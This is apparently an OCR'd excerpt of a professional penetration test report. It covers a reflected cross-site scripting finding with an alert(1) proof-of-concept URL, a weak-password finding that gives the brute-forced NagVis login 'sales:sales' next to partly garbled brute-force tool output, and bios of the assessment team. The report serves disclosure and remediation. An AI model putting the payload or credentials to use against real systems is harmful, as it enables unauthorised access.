
Description:

[redacted]

Impact
Cross-site scripting (XSS) is a vulnerability that enables attackers to inject client-side code into web applications. It was possible to inject JavaScript within the GET method's query parameters of the URL. No attack scenario was identified where this vulnerability could allow escalation of privileges. This attack vector would likely only be used in a phishing scenario.

Proof of Concept
Below is the POC exploit that can be used to exploit the vulnerability. The POC can be copied into a Firefox browser to reproduce.
[redacted]//scripts/<script>alert(1)</script>

Screenshot of exploit



[redacted]/scripts/<script>alert(1)</script>

Error: 503 Service Unavailable

Message: Device ID attribute is missing from the query string
Page: /scripts/

Recommendation:

Contact the vendor for a patch or upgrade.

See also:

https://en.wikipedia.org/wiki/Cross-site_scripting

INT-3.2. Weak Password Usage

The system in question was observed to be allowing users to create weak passwords.


Risk: Low

Description:


[redacted]

Using brute force techniques to discover valid credentials, the testing team was able to login to the NagVis web interface using the credentials 'sales:sales'. The application uses HTTP Basic Authentication to authenticate users at the URL [redacted]/nagvis/. No method of privilege escalation was found. ShoreBreak recommends enforcing a strong password policy for all users.

The screenshots below demonstrate the ability to brute force the login credentials and access the NagVis interface.



```
[ATTEMPT] target [redacted] - login "[redacted]" - pass "[redacted] of 10000 [child 1] (0/0)
[ATTEMPT] target - login " " - pass " of 10000 [child 2] (0/0)
[ATTEMPT] target - login " " - pass " of 10000 [child 3] (0/0)
[ATTEMPT] target - login " " - pass " f 10000 [child 4] (0/0)
[80][http-get] host: login: password:
[ATTEMPT] target - login " " - pass " of 10000 [child 7] (0/0)
[ATTEMPT] target - login " " - pass " 10000 [child 9] (0/0)
[ATTEMPT] target - login " " - pass " of 10000 [child 10] (0/0)
[ATTEMPT] target - login " " - pass " of 10000 [child 11] (0/0)
[ATTEMPT] target - login " " - pass " f 10000 [child 12] (0/0)
```



Recommendation:

Enforce a strong password policy

See also:

https://technet.microsoft.com/en-us/library/ff741764.aspx

Assessment Team

Organization

This security assessment was contracted to and completed by:

ShoreBreak
6 Montgomery Village Ave.
Ste 610
Gaithersburg, MD 20879

Test Team Personnel

Nicholas von Pechmann – Principal Security Engineer

Nicholas von Pechmann has over ten years of experience studying offensive and defensive cybersecurity techniques and procedures. He served as a Technical Lead for the US Navy Red Team, performing nearly 50 assessments emulating Nation-State cyber threats. He has designed and implemented network security monitoring capabilities using open source software to monitor multiple large-scale enterprise networks centrally and efficiently. Nicholas was integral in the development of course material for a class in advanced offensive cyber methodologies primarily using PowerShell and Windows Management Instrumentation (WMI). He has also conducted incident response as well as hundreds of penetration tests, physical security assessments, social engineering campaigns, vulnerability assessments, and technical audits for Government and private sector clients alike. **Nicholas currently holds the following certifications: Certified Security Assessor (ECSA), Certified Hacking Forensic Investigator (CHFI), Offensive Methodology and Analysis (OMA), Core IMPACT Certified Professional (CICP), Security+, Linux+, and Network Forensics Analyst (NFA).**

Erik Ronstrom – Senior Security Engineer

Erik Ronstrom has over nine years of experience in the Information Technology and Security field, and over five years of full time professional penetration testing experience. Prior to joining ShoreBreak full time, Erik successfully completed a four-year internship with ShoreBreak while completing a Bachelor of Science (BS) degree in Computer Science. He is an Offensive Security Certified Professional (OSCP) and a Certified Information Systems Security Professional (CISSP).

Education: Bachelor's in Computer Science (focus on Cybersecurity), Florida Polytechnic University